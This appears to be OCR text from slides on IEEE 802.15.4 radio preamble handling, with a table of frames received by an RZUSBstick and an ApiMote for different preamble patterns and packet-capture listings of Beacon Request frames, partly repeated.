
Preamble	RZUSB Observed	ApiMote Observed
00 00 00 00	672	1000
00 00 00 ff	991	0
00 00 ff ff	990	0
00 ff ff ff	855	1
ff ff ff ff	4	0






ApiMote's CC2420 RF chip was configured to default preamble length and SFD. Address and checksum verification was disabled.

RZUSBSTICK PCAP




No.	Time	Preamble	Protocol	Length	Sequence Number	Epoch Time	Info
6	5.000083	00 00 00 00	IEEE 802	10	1	1394396580.000099000	Beacon Request
7	9.999989	00 00 ff ff	IEEE 802	10	3	1394396585.000005000	Beacon Request
8	11.999992	00 ff ff ff	IEEE 802	10	4	1394396587.000008000	Beacon Request
9	15.999997	00 00 00 00	IEEE 802	10	6	1394396591.000013000	Beacon Request
10	17.999999	00 00 00 ff	IEEE 802	10	7	1394396593.000015000	Beacon Request
11	20.000002	00 00 ff ff	IEEE 802	10	8	1394396595.000018000	Beacon Request
12	22.000005	00 ff ff ff	IEEE 802	10	9	1394396597.000021000	Beacon Request
13	26.000011	00 00 00 00	IEEE 802	10	11	1394396601.000027000	Beacon Request
14	28.000013	00 00 00 ff	IEEE 802	10	12	1394396603.000029000	Beacon Request
15	30.000016	00 00 ff ff	IEEE 802	10	13	1394396605.000032000	Beacon Request
16	32.000018	00 ff ff ff	IEEE 802	10	14	1394396607.000034000	Beacon Request
17	36.000023	00 00 00 00	IEEE 802	10	16	1394396611.000039000	Beacon Request
18	38.000027	...	IEEE 802	10	17	1394396613.000043000	Beacon Request
19	40.000030		IEEE 802	10	18	1394396615.000046000	Beacon Request
20	46.000040		IEEE 802	10	21	1394396621.000056000	Beacon Request
21	48.000043		IEEE 802	10	22	1394396623.000059000	Beacon Request
22	50.000046		IEEE 802	10	23	1394396625.000062000	Beacon Request
23	55.999991		IEEE 802	10	26	1394396631.000007000	Beacon Request
24	58.000056		IEEE 802	10	27	1394396633.000072000	Beacon Request
25	60.000059		IEEE 802	10	28	1394396635.000075000	Beacon Request
26	62.000062		IEEE 802	10	29	1394396637.000078000	Beacon Request
27	66.000067		IEEE 802	10	31	1394396641.000083000	Beacon Request
28	68.000071		IEEE 802	10	32	1394396643.000087000	Beacon Request
29	69.999993		IEEE 802	10	33	1394396645.000009000	Beacon Request
30	72.000077		IEEE 802	10	34	1394396647.000093000	Beacon Request
31	76.000082		IEEE 802	10	36	1394396651.000098000	Beacon Request
32	78.999984		IEEE 802	10	37	1394396654.000000000	Beacon Request
33	80.999987		IEEE 802	10	38	1394396656.000003000	Beacon Request
34	86.999996		IEEE 802	10	41	1394396662.000012000	Beacon Request
35	88.999998		IEEE 802	10	42	1394396664.000014000	Beacon Request
36	91.000000		IEEE 802	10	43	1394396666.000016000	Beacon Request
37	93.000003		IEEE 802	10	44	1394396668.000019000	Beacon Request
38	101.000017		IEEE 802	10	48	1394396676.000033000	Beacon Request

RZUSBSTICK PCAP




No.	Time	Preamble	Protocol	Length	Sequence Number	Epoch Time	Info
6	5.000083	00 00 00 00	IEEE 802	10	1	1394396580.000099000	Beacon Request
7	9.999989	00 00 ff ff	IEEE 802	10	3	1394396585.000005000	Beacon Request
8	11.999992	00 ff ff ff	IEEE 802	10	4	1394396587.000008000	Beacon Request
9	15.999997	00 00 00 00	IEEE 802	10	6	1394396591.000013000	Beacon Request
10	17.999999	00 00 00 ff	IEEE 802	10	7	1394396593.000015000	Beacon Request
11	20.000002	00 00 ff ff	IEEE 802	10	8	1394396595.000018000	Beacon Request
12	22.000005	00 ff ff ff	IEEE 802	10	9	1394396597.000021000	Beacon Request
13	26.000011	00 00 00 00	IEEE 802	10	11	1394396601.000027000	Beacon Request
14	28.000013	00 00 00 ff	IEEE 802	10	12	1394396603.000029000	Beacon Request
